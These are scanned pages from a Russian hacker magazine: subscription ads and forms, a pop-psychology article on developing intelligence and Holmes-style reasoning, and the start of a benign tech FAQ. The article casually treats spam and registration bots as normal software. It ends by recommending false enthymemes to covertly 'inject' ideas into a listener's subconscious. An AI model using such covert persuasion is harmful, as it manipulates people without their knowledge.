ЯНВАРСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
ФЕВРАЛЬСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ,
МАРТОВСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ЯНВАРЯ.


Страна Игр + DVD

Тюнинг Автомобилей


Форсаж


Total Football + DVD


Тотал DVD + DVD



Свой бизнес


DVDXpert


Железо + DVD


Хулиган + DVD


PC Игры + 2 DVD


Digital Photo + DVD


Фотомастерская + DVD


T3


Вышиваю крестиком


Smoke

ВПИШИ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!





ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ
(НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

+БЕСПЛАТНАЯ ПОДПИСКА НА ЛЮБОЙ ЖУРНАЛ НА ОДИН МЕСЯЦ

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)

ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)



ПОДПИСКА — ЭТО ЛЕГКО!

1. **Разборчиво заполни подписной купон и квитанцию,** вырезав их из журнала, сделав ксерокопию или распечатав с сайта http://shop.glc.ru.

2. **Оплати подписку через любой банк.**
3. **Вышли в редакцию копию подписных документов – купона и квитанции – любым из этих способов:**
   – по электронной почте subscribe@glc.ru;
   – по факсу (495) 545-09-06;
   – по адресу 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21. ООО Гейм Лэнд. Отдел подписки.



Еще один удобный способ оплаты подписки на любимое издание — в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в январе, то журнал будете получать с мартовского номера.

Единая цена по всей России, доставка за счет издателя.

Для жителей Москвы (в пределах МКАД) доставка может осуществляться курьером «из рук в руки» в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес. Этот способ доставки также бесплатен для подписчиков.

Подписка на 6 месяцев с доставкой стоит 1260 рублей (без подарочного журнала).
Подписка на 6 месяцев без доставки с получением журнала самостоятельно в Москве в точке продаж R-kiosk рядом с метро Белорусская, ул.Грузинский вал, д.27-31 — всего 648 рублей.

Получить журнал можно будет у продавца с предъявлением паспорта на имя оформившего подписку в течение недели, начиная со следующего дня после дня выхода журнала.

ЗВОНИ! ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ (495) 663-82-77 (ДЛЯ МОСКВИЧЕЙ) И 8-800-200-3-999 (ДЛЯ ЖИТЕЛЕЙ ДРУГИХ РЕГИОНОВ РОССИИ, АБОНЕНТОВ СЕТЕЙ МТС, БИЛАЙН И МЕГАФОН). ВАШИ ВОПРОСЫ, ЗАМЕЧАНИЯ И/ИЛИ ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС INFO@GLC.RU ИЛИ ПРОЯСНЯТЬ НА САЙТЕ SHOP.GLC.RU В РАЗДЕЛЕ «ПОДПИСКА».

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 20   г.
☐ прошу выслать бесплатный номер журнала ____________

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:


индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ____________ корпус ____________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение	ИНН 7729410015 ООО «Гейм Лэнд»
	ОАО «Нордеа Банк», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала « ____________ »
	с 20 г.
	Ф.И.О.
Кассир	Подпись плательщика
Квитанция	ИНН 7729410015 ООО «Гейм Лэнд»
	ОАО «Нордеа Банк», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала « ____________ »
	с 20 г.
	Ф.И.О.
Кассир	Подпись плательщика

Оксана «Oriyana» Андреева oriyana@xpsycho.ru



PSYCHO:

НА ПУТИ К СОВЕРШЕННОМУ ИНТЕЛЛЕКТУ

Советы по прокачке майндовых скиллов

«Smart has the brains, stupid has the balls», — утверждает рекламная кампания Diesel. Это все — утешение для глупых. На самом деле «balls» имеют почти все представители мужского пола, а вот «balls» в сочетании с «brains» — это то, чему стоит позавидовать. Если с последним ты чувствуешь напряг — не переживай, все поправимо.

«Умным быть не модно», — наверное, ты не раз слышал эту фразу. Не злись на автора изречения, сам того не понимая, он сказал правду: высокий интеллект всегда был, есть и будет вне моды — это классика. Умные люди часто бывают неудобными для остальных, ведь ими управлять и манипулировать намного сложнее, чем неумными. Стандартная система образования всегда старалась уравнять высоко и низко интеллектуальных детей, ведь зачем лелеять высокие умы, которые потенциально опаснее, чем все остальные.

Мой мир начинается со школы. Я умнее большинства других детей; та чушь, которой учат нас в школе, скучна.
Чертов недоносок… Они все одинаковы.
Я в средних или старших классах. Слушаю учительницу, которая в пятнадцатый раз объясняет, как сокращать дробь. Да понял я уже. «Нет, Марь Иванна, я не покажу вам мою работу. Я сделал ее в уме…»
Чертов ребенок, наверняка списал. Они все одинаковы.

Манифест хакера

Тебе приходилось видеть реакцию учителя, когда ученик выдавал более рациональный подход к решению задачи? Мудрый учитель радуется и гордится таким учеником, для обычного же это может стать трагедией. На этом, пожалуй, минусы заканчиваются. Теперь о плюсах: высокий интеллект дает тебе массу преимуществ перед другими людьми:

• устойчивость к манипуляциям;
• поиск и нахождение эффективных стратегий и решений;
• возможность поставить себя на место любого человека (развитый интеллект и наблюдательность дают даже такие способности);
• нестандартный взгляд на вопрос и, как следствие, оригинальность, эффективность, отсутствие конкуренции;
• интуитивное понимание сложных схем и устройств (как технических, так и человеческих или любых других);
• умение найти подход к человеку, проблеме, ситуации, заданию;
• обход правил, если они тебе невыгодны…


Список можно продолжать бесконечно. Перед истинно умным человеком открываются все двери.

Умозаключения явные и воображаемые

В теме про развитие интеллекта грешно было бы не упомянуть различные виды логических умозаключений. Традиционно их выделяют три: дедукция (от общего к частному), индукция (от частного к общему) и трансдукция (по аналогии). Но поскольку мы все — брутальные дети Калиюги и плевать хотели на условные разделения, будем смотреть на все реально. А реальность оказывается достаточно размытой и нечеткой: если считать умозаключением вывод, основанный на предпосылках, то трех условностей (дедукция, индукция и аналогия) явно недостаточно, ведь выводы иногда делаются на основе чего угодно, вплоть до галлюцинаций (да-да, в наш-то век…).

Трансдукция

У Пети и Васи полностью совпадают черты характера A, B и C. Соответственно, если мы знаем, что у Пети есть еще черты E, H и K, то можно предположить, что у Васи эти черты тоже есть. На этом принципе основан самый распространенный глюк человеческой психики — проекция — когда мы, основываясь на своем опыте, начинаем приписывать свои мотивы или рассуждения всем остальным людям. Например, если ты не понимаешь и не принимаешь того, что можно открыто выражать свои эмоции на людях, значит, точно так же к этому должны относиться и остальные, а соответственно, публичное выражение эмоций не имеет права на существование. А Петя из соседнего отдела об этом не догадывается, он в это время заморочен тем, как наиболее ярко произвести эмоциональное впечатление на Машу, которая работает этажом ниже. Беда в том, что у Маши совсем другой глюк — она не доверяет никому, и Петины эмоциональные всплески, и твои аристократические отмораживания она воспринимает как попытку втереться в доверие и обмануть. Как видишь, из-за проекции своих особенностей на других людей мы сами перекрываем себе и им возможности открыто и эффективно взаимодействовать друг с другом. Умозаключение по аналогии я считаю очень субъективным



Собственно, нейрон

и неточным, оно годится скорее для констатации уже известных фактов; если же от твоего взгляда скрыто 70-80% информации, вывод может быть ошибочным. Например, какого пола человек со стройным спортивным телосложением, густыми черными бровями, густыми черными волосами, небольшими черными усиками, широкой нижней челюстью...? Это Сальма Хайек. В описании мы опустили всего лишь половые признаки, при этом картина изменилась кардинально, благодаря следующей аналогии — все перечисленное свойственно чаще мужчинам, чем женщинам. При этом красавицу Сальму мужчиной ну никак не назовешь.
Как видишь, аналогия вполне годится для того, чтобы немного пошевелить извилинами, но совсем не годится для нахождения единой истины.

Индукция

Более совершенный метод, чем аналогия; он подразумевает достижение результата путем анализа частных моментов, которые логически должны приводить к общему результату. Если исключить теорию о полной и неполной индукции и сконцентрироваться на практике, то для получения более или менее вероятного вывода можно использовать три вида индукции:
Первый вид. Через простое перечисление (метод селекции): берем однородные понятия (объекты, случаи), анализируем их общие черты и при отсутствии исключений делаем вывод. Например, этот автор софта пишет хорошо работающие спамеры, авторегеры, парсеры, чекеры, инвайтеры; ты не встречал ни одной жалобы на него, ни одного сбоя в программах; соответственно, ты делаешь вывод, что он хороший кодер, и его можно привлекать для написания более сложного софта.
Второй вид. Через исключение (элиминацию): чтобы подтвердить высокое качество программной продукции, выбираем один из множества написанных конкретным кодером чекеров, один из множества спамеров (и так далее) и проверяем их качество; если проверка показала высокий уровень чекера, но при этом спамер написан криво, мы делаем вывод, что чекеры он пишет хорошо, а спамеры — плохо. Другими словами, на основе анализа частных случаев делаем вывод об общей группе. Как видишь, метод не особо точный.
Третий вид. Научная индукция: для того, чтобы удостовериться в профессионализме кодера, мы берем софт, написанный им в разное время, разной сложности, на разных языках программирования; проанализировав программные продукты на наличие багов, рентабельность, поддержку, мы делаем обдуманный вывод. Метод более энергозатратный, но показывает более точную картину. Индукция состоит в том, что мы не можем проверить абсолютно весь софт, написанный автором, поэтому берем много единиц софта (частное), каждая из которых представляет определенную характеристику (время, язык, сложность написания, ресурсозатратность), и полученный путем анализа вывод распространяем на все единицы каждой характеристики (общее).
К сожалению, индукция не утверждает, а предполагает.

Дедукция

Этот вид умозаключения предлагает нам, опираясь на характеристики, присущие общему (группе, виду), приписать те же характеристики каждой из единиц, входящих в группу (не путай с аналогией); или, зная характеристики общего явления, логически понять, как оно скажется на частных. В отличие от индукции, где истинные предпосылки могут привести к предполагаемому выводу, здесь истинные предпосылки приводят к истинному заключению.
Но еще одно отличие дедукции состоит в том, что она оперирует уже известными утверждениями. В логике синоним дедукции — доказательство.
Например, Вася программирует только на Питоне, но статья, которую он написал в][, об ASP.NET; следовательно, делаем вывод, что статью писал не он. То есть идем от общего (Вася программирует только на Питоне) к частному (статья о другом языке программирования) и делаем логический вывод. Дедукция тоже может давать сбои, если посылки не истинны, и в данном случае можно предположить, что Вася очень быстро выучил ASP.NET или знал его раньше, просто мы были об этом не осведомлены.

Дедуктивный метод Шерлока Холмса — такой ли уж дедуктивный?

На смену Хаусу пришел старый герой нового поколения — дерзкий, безэмоциональный и шибко умный мизантроп Шерлок Холмс. Не то чтобы он был полностью забыт, но бравые режиссеры Гай Ричи («Шерлок Холмс», 2009) и Пол МакГиган (мини-сериал «Шерлок», BBC, 2010) решили пересмотреть личность детектива и подать его под новым соусом безапелляционности, дерзкости, невозмутимости и совершенства (вспоминаем Доктора Хауса и маленького злобного Фримена; если не понял, о чем речь, перечитай статью «Черное искусство растления душ» в июньском номере][). Действительно, современный герой, прототипом которого стал профессор медицины Эдинбургского университета Джозеф Белл, вызывает восхищение своим умением быстро и четко, подобно роботу, составить полную картину из каких-то незначительных и едва заметных деталей.

По ногтям человека, по его рукам, обуви, сгибу брюк на коленях, по утолщениям кожи на большом и указательном пальцах, по выражению лица и обшлагам рубашки — по таким мелочам нетрудно угадать его профессию. И все это вместе взятое подскажет сведущему наблюдателю верные выводы.

«Этюд в багровых тонах»

Благодаря Конан Дойлу понятие дедукции из узких профессиональных кругов вышло на широкую арену, став популярным и даже модным — сейчас миллионы поклонников Холмса тренируют свои дедуктивные способности, даже не подозревая, что это не совсем дедукция (вот куда можно зайти, если безропотно верить всему, что тебе



Сцена из «Шерлока Холмса», где герой вырубил более сильного противника в том числе благодаря блестящей логике

говорят). Многие из них действительно думают, что вглядываясь в лицо прохожего, можно сказать, что он ел на завтрак... А что, если мы снимем розовые очки и более трезво посмотрим на звездный талант гениального сыщика? Из чего состоит этот яркий образ?

1. Метод Холмса, известный как дедукция, на самом деле больше напоминает индукцию: отталкиваясь от мелких деталей (частного), он приходит к общему заключению. Иногда встречается более сложный рекурсивный метод (индукция + дедукция). Давай рассмотрим небольшой пример, когда Холмс признается Ватсону, как он его сканировал при первой встрече («Шерлок», BBC):

• У Вас стрижка и выправка военного (у всех военных короткая стрижка и такая выправка, у Ватсона тоже — соответственно, он военный. Дедукция).

• Загорелые лицо и кисти рук — были за границей, но не загорали (загар — признак посещения солнечной страны; загар только на открытых участках тела — поездка не для отдыха, а по работе или заданию. Индукция + дедукция).

• Войдя, сильно хромали, но стул не попросили, стояли, будто забыв о ноге. Выходит, боль психосоматическая; значит, обстоятельства ранения травмируют, то есть рана получена в бою (частные детали приводят к общему выводу — индукция).

• Боевое ранение, загар... Афганистан или Ирак. (Индукция).

2. Тренировка мозга. Думаешь, Холмс с рождения был так умен и опытен? Конечно, нет; природа дает нам кредит доверия в виде зачатков интеллекта, но в остальном — как поработаешь, то и получишь. Так что при желании и упорстве можешь стать таким же, как великий детектив. Постоянное обучение новому, сознательное внимание к деталям, поиск возможных взаимосвязей между событиями... а также активизация работы мозга с помощью стимуляции кончиков пальцев, на которых находятся нервные окончания, отвечающие за разные органы и процессы в организме. Для этого можно использовать четки, но эффективнее — игра на скрипке. Как человек, с 6 лет играющий на скрипке, могу сказать, что в действительности роль играет не только воздействие на кончики пальцев, но и размещение их на грифе и струнах: малейший наклон пальца, стоящего на одном месте, дает новую ноту и режет слух. Вибрация, трель (левая рука), легато, стак-

МЕТОДЫ ПРОКАЧКИ ИНТЕЛЛЕКТА

Мозг, отвечающий за интеллект, память, интуицию, внимание, наблюдательность, можно прокачивать, как любую мышцу тела. Конечно, физические упражнения хорошо сказываются на нем, так как улучшают приток крови к голове, но основная задача при развитии состоит не в этом.

В отличие от общепринятого мнения, клетки мозга все-таки восстанавливаются, и это на опытах доказали ученые. Способности интеллекта снижаются не потому, что умирают нервные клетки, а из-за ослабевания возможностей дендритов проводить импульсы от одной клетки к другой; соответственно, цель — создать как можно больше связей между нейронами. Когда делаешь что-то по привычке, мозг перестает анализировать действия, его работа замедляется. И наоборот, чем больше новых событий, требующих навыков приспособления, тем активнее клетки включаются в работу, создавая при этом новые соединения между собой.

Итак, что делать для прокачки мозга? Тренировать его.

1. Займись нейробикой (аэробика для мозга), суть которой — менять себя и все вокруг себя. Конкретных упражнений нет, ты их можешь создавать сам, следуя основным правилам:

- задействовать несколько органов чувств; например, когда бреешься, закрой глаза и полностью погрузись в осязание;
- вовлекать все виды внимания; отлично подойдет смена раскладки клавиатуры с «QWERTY» на алфавитную, и при этом вслушивайся в слова песни орущего рядом радио;
- будет классно, если получится изменить течение событий дня: например, новый маршрут.

2. Находи взаимосвязи между любыми событиями, вещами или мыслями, даже если они будут притянуты за уши. Мой личный рецепт: когда идешь одним и тем же маршрутом, каждый привычный объект ассоциируй с чем-то. Пример: сегодня это здание ассоциируется с фильмом «Убить Билла» (должно быть понимание, почему возникла ассоциация), этот магазин — с фильмом «Ночной продавец», а это дерево — с «Элвин и бурундуки». Завтра это же здание ты ассоциируешь с прошлым отпуском (ассоциация с событием), магазин — с предстоящей вечеринкой, дерево — с текущим отчетом. Послезавтра — ассоциации с людьми, и так далее.


3. Постоянно осваивай новые виды деятельности, учись. Новый язык программирования, перепаивание конденсаторов на платах, уход за черепашкой, итальянский язык — неважно, что; главное, чтобы процесс обучения продолжался.

4. Путешествуй; это могут быть далекие страны с другим менталитетом, новые тусовки со своими правилами, общение с людьми разного возраста или религиозных убеждений. Цель — приспособиться, влиться, стать «своим». Во время приспособления активно задействуются внимание, анализ, память, восприятие, воспроизведение, подражание и другие функции мозга.

5. Медитация «Тратака». Это древнее йоговское упражнение помогает достичь полного сосредоточения сознания. Техника: пристально, не моргая, вглядываешься в стоящий на уровне глаз яркий предмет (традиционно это зажженная свеча). Потом закрываешь глаза и воспроизводишь перед внутренним взором эту же свечу, в точности восстанавливая все детали: расплавившийся воск, колышущееся пламя... При правильном исполнении все фоновые мысли отсекаются, сознание становится кристально чистым — в итоге ты даже физически почувствуешь изменившиеся ощущения в мозгу.



Шахматы — один из наиболее известных способов развития прогностической функции сознания





Глупость — это пробы и ошибки. В основном, ошибки

като, пиццикато (правая рука) — как методы извлечения звука смычком, продумывание удобства сочетания нот на 1,2,3,4 позициях и т.п. отлично развивают мозговые процессы.

3. Наблюдательность. Без нее дедукция с индукцией в случае с Холмсом так и не понадобились бы. Поначалу, когда пытаешься развить в себе это качество, получаешь только массу никак не связанных деталей, и это понятно, ведь вся оперативная память мозга направлена на выискивание мелочей. Но когда внимательность становится привычкой, и ты автоматически начинаешь замечать, что, например, бухгалтерша Леночка и сисадмин Антон как-то странно переглядываются, у нее невыспавшийся вид и такая же, как и вчера, одежда, а от него немного веет Леночкиными духами… Едва заметные детали складываются в целостную картину. Это как раз тот случай, о котором мы говорили выше — мозг, как и любой орган, можно тренировать.

4. Экспертные знания. Только будучи опытным профессионалом, можно уловить совсем тонкие нюансы, которые, возможно, предопределят дальнейший ход мыслей или выведут из аналитического тупика. Ведь не зря доктор Хаус собирал всю свою команду и устраивал брейнсторминг: иногда самые нелепые и недопустимые идеи могут оказаться истинными. Если ты хочешь быть сыщиком, придется освоить медицину, баллистику, физиогномику, историю и культурологию, физику, химию и т.п. Если же тебе нужна только твоя «родная» сфера деятельности, то займись глубоким изучением ее и смежных дисциплин. Конечно, физиогномика и культурология тоже не помешают.

5. Интуиция. Хорошо развитая интуиция дает на порядок меньше сбоев, чем хорошо развитая логика. Почему? Потому что логика — производная сознания, а интуиция — бессознательного, а бессознательное, как ни крути, «знает» и «помнит» больше. Я не раз сталкивалась с тем, как люди с помощью интуиции делали невероятно точные выводы, обладая минимальной информацией; некоторые из них объясняли это анализом, но когда я просила озвучить логическую цепочку, приводящую к конечному заключению, в ход шли какие-то несуразные и притянутые за уши объяснения, после чего становилось очевидно, что решающую роль сыграла все-таки интуиция.

В случае с Холмсом я уверена, что без интуиции не обошлось, ведь имея пару незначительных улик, можно развивать расследование в каком угодно направлении, а их тысячи, и каждое из них можно обосновать логически. Пока аналитически раскрутишь все возможные варианты, искомое заключение может уже не понадобиться. Но в большинстве случаев он шел по тому пути, который приводил к раскрытию преступления. Другое дело, что у человека с кристальным умом обращение к интуиции маскируется под сухой анализ и калькуляцию.

6. Эпик фейлы. Даже легендарный Шерлок не избежал этой участи, и вряд ли кто-то сможет избежать, потому что в ходе холодного рассуждения обязательно встретится дилемма, где два-три варианта развития окажутся одинаково вероятными, и ты автоматически выберешь тот, который тебе ближе, или вообще не предусмотришь пару-тройку. Показательным примером является эпизод из «Холмса» Гая Ричи, где наш герой с другом Ватсоном и его пассией (Мэри Морстен) сидели в ресторане. Зная о таланте Холмса, женщина сама попросила рассказать что-нибудь о ней, и очень скоро пожалела об этом: гений дедукции выдал до неприличного подробное сканирование, допустив ошибку при интерпретации. «Светлая полоска на пальце указывает на то, что за границей Вы с гордостью носили кольцо, пока не узнали истинной его ценности, после чего расторгли помолвку и приехали сюда. Ради более выгодной партии — доктора Ватсона». Закончить не успел, так как захлебнулся выплеснутым в лицо вином из бокала дамы. Оказалось, что она вдова. Профессиональная деформация и опыт общения с преступниками сыграли злую шутку при контакте с обычным человеком. Вот так вот… Иногда все гениальное просто, и совсем необязательно в поступках

Если верить трансдукции, то этих двух красоток можно причислить к особям мужского пола



Конец

Перечисление возможных причин

Сбор новых данных

Использование процесса исключения

Исключены все?

Да

Нет

Доказательство гипотезы

Нет

Гипотеза доказана?

Да

Нахождение ошибки

Конец

Схема процесса отладки методом дедукции

людей искать что-то скрытно-преступно-корыстное.

Обходим правила формальной логики

Ты уже знаешь, что в процессе доказательства мы берем различные факты и реалистичные суждения, строим логические цепочки из них, в итоге доказывая истинность своего утверждения. Вроде все по правилам, но… как-то неубедительно и просто. К счастью, кроме доказательства, есть еще понятие «убеждение», которое иногда может идти вразрез с правилами формальной логики, будучи более эффективным.
В доказательствах мы часто используем силлогизмы (пример: все общедоступные сплоиты со временем теряют свою эффективность. Этот сплоит уже давно попал в паблик, соответственно, его эффективность низка). Но можно также проводить injection в подсознание, используя энтимему. В этом виде силлогизма одна из посылок (частей доказательства) или заключение пропускается, причем пропущенная часть как бы подразумевается. С точки зрения психологии, именно она откладывается в подсознании и при удачно подобранном «упущении» остается там в виде своеобразного вируса.
В качестве примера для классической энтимемы можно привести анекдот: в больницу поступает сильно покалеченный человек. «Женаты?» — спрашивает медсестра при заполнении карты. «Нет-нет, я просто попал под автомобиль». В этом случае умалчивается, но подразумевается то, что мужчину могла избить жена, а для того, чтобы было смешно, использована подмена смыслов. По идее, пропущенная часть должна логически связывать одну из посылок с заключением, но хитрость в том, что нарушая истинность энтимемы, можно повысить эффективность внушения.
Ложные энтимемы в полную силу использует реклама: «Подсолнечное масло «АВС»! Покажите свою любовь и заботу близким!» С точки зрения логики эта энтимема не выдерживает никакой критики… Однако именно между первой и второй фразой есть целый пласт скрыто внушаемой информации: «Подсолнечное масло «АВС» — самое лучшее и качественное. Когда человек любит кого-то, он стремится сделать для объекта своей любви все самое лучшее. Покупая масло, вы делаете для своей семьи самое лучшее, соответственно, вы их любите». Этот пример простой и шаблонный, но если ты — хакер и схема инъекций тебе знакома, ты без особого труда сможешь придумать свои эффективные схемы незаметного внедрения нужной информации в подсознание собеседника.



Осознанная игра на скрипке ничуть не хуже, чем шахматы, активизирует логическо-аналитические процессы в мозгу

Умным быть модно?

Как видишь, быть умным — совсем не занудство, как это хотят представить некоторые. Это, как минимум, интересно, эффективно и полезно, не говоря уж о безграничных возможностях, которые открываются благодаря хорошим умственным способностям. Если такая перспектива тебе нравится больше, чем быть stupid&funky, дерзай — в этой статье есть все необходимые инструменты и примеры. И, конечно же, читай][— это хорошая тренировка для мозга, в конце концов, есть классный закон нового времени — smart is a new sexy :).


6 номеров 564 руб.
13 номеров 1105 руб.


6 номеров 785 руб.
12 номеров 1420 руб.


6 номеров 1110 руб.
12 номеров 2016 руб.


6 номеров 810 руб.
12 номеров 1470 руб.


6 номеров 1260 руб.
12 номеров 2200 руб.


6 номеров 1260 руб.
12 номеров 2310 руб.


6 номеров 900 руб.
12 номеров 1720 руб.


6 номеров 1300 руб.
12 номеров 2300 руб.

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999


6 номеров 1130 руб.
12 номеров 2060 руб.


6 номеров 890 руб.
12 номеров 1630 руб.


6 номеров 630 руб.
12 номеров 1130 руб.


6 номеров 765 руб.
12 номеров 1380 руб.


6 номеров 960 руб.
12 номеров 1740 руб.


6 номеров 1300 руб.
12 номеров 2300 руб.


3 номера 630 руб.
6 номеров 1140 руб.


6 номеров 1260 руб.
12 номеров 2200 руб.


6 номеров 2205 руб.
12 номеров 3890 руб.


6 номеров 2150 руб.
12 номеров 3930 руб.

6 номеров 2178 руб.
12 номеров 3960 руб.



Реклама

Степан «step» Ильин **witter.com/stepah,** Антон «ant» Жуков

faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: Меня часто разные люди спрашивают — как восстановить случайно удаленный файл. Не знаю, что отвечать. Ведь не рекомендовать же чайникам R-Studio. Инструмент отличный — спору нет, но он платный и требует некоторого понимания процесса. Подскажи, какая прога была бы понятна любой домохозяйке, удалившей файл и захотевшей его сразу восстановить. Без лишней возни и слез.

A: Смею предположить, что домохозяйка, скорее всего, сидит под виндой. В этом случае идеальный вариант — бесплатная программа NTFS Undelete (www.ntfsundelete.com). Она не сильно отличается от какого-нибудь проводника: выбрав диск, утилита быстро просканирует таблицы файловой системы и покажет все недавно удаленные файлы. Несколько кликов мыши — и выбранные данные будут восстановлены в указанное место. Конечно, это не профессиональный инструмент для восстановления данных (как тот же самый R-Studio), но в большинстве случаев, когда необходимо оперативно восстановить случайно удаленный файл, NTFS Undelete справится блестяще. Тут главное не забыть, что «трогать» диск, где находятся удаленные файлы, нельзя. Поэтому и устанавливать программу, и восстанавливать данные необходимо в какое-то другое место. Под Linux и MacOS (впрочем, как и под Windows) можно также воспользоваться утилитой PhotoRec (www.cgsecurity.org).

Q: Хочу отреверсить протокол взаимодействия между компьютером и одним необычным устройством, подключенным к нему по USB. Как это сделать?

A: Понятно, что единственный способ — изучить данные, которые передаются между компьютером и устройством. Для этого есть специальные программы-снифферы. Например, USBTrace (www.sysnucleus.com) или USB Monitor (www.hhdsoftware.com). Обе утилиты умело мониторят все транзакции с хост-контроллером, USB-хабами и девайсами. Если по какой-то причине (из чистого любопытства или с конкретной целью — например, реверсинга) ты хочешь узнать, как происходит обмен данными между подключенным к компьютеру устройством и операционной системой (а вернее, соответствующим драйвером), то эти утилиты — то, что доктор прописал. Аналогичный инструмент, к слову, был использован для реверсинга нового гаджета от Microsoft — Kinect. На основе отснифанных данных был разработан открытый драйвер OpenKinect (openkinect.org).

Q: Как найти программу или процесс, которая блокирует некоторый файла в системе?

A: Для этого стоит взять на вооружение программу Process Explorer из набора системных утилит Марка Руссиновича. С ее помощью для любого процесса можно получить список DLL и хэндлов, которые с ним связаны. Но самое полезное в нашей ситуации — это функция поиска. Чтобы выяснить, кто блокирует файл, достаточно ввести часть его пути и таким образом найти все процессы, которые работают с подходящими по маске объектами в системе.

Q: Слышал, что с помощью SSH можно получить доступ не только к консоли удаленной машины, но и к графическим приложениям. Подскажи, как это сделать?

